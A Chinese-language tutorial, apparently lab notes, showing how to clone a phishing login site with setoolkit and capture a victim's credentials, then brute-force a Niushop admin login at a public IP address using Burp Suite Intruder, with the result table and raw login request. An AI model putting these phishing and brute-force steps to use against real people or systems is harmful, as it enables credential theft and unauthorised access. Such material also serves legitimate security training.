


# 利用setoolkit制作钓鱼网站

- 在kali linux中输入setoolkit
- 依次选择选项1 2 3 1 2,得到网站网址<http://192.168.74.128>




- 当受害人输入账号与密码，你便可以监听进而获取账号与密码




- 我们可以看到，获取了账号11@qq.com 密码123456

# 使用Burp Suite暴力破解账号与密码

- 进入后台<http://39.105.4.225/niu/niushop-master/index.php?s=/admin/login>
- 随便输入账号与密码，让Burp Suite抓包



- 右键界面发送给Intruder,然后选择cluster bomb爆破方式并添加变量



- 点击payload, 在payload集1, 2中添加字典, 随后进行爆破

3. Intruder attack of http://39.105.4.225 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	366	
1	admin	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	438	
2	dwddwd	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
3	dwddwd	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
4	vwwdw	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
5	ccqcw	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
6	cwcwcv	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
7	vwfwfwqf	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
8	dw222	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
9	admin	333333	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
10	dwddwd	333333	200	<input type="checkbox"/>	<input type="checkbox"/>	366	
11	dwddwd	333333	200	<input type="checkbox"/>	<input type="checkbox"/>	366	

Request Response

Pretty Raw Hex

```
1 POST /niu/niushop-master/index.php?s=/admin/login/login HTTP/1.1
2 Host: 39.105.4.225
3 Content-Length: 30
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://39.105.4.225
9 Referer: http://39.105.4.225/niu/niushop-master/index.php?s=/admin/login
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: PHPSESSID=t0q429r9fak67f8fsn6acl1o52
13 Connection: keep-alive
14
15 userName=admin&password=123456
```

Finished

- 我们可以看到字段438与众不同，由此获取账号admin,密码123456，从而完成爆破。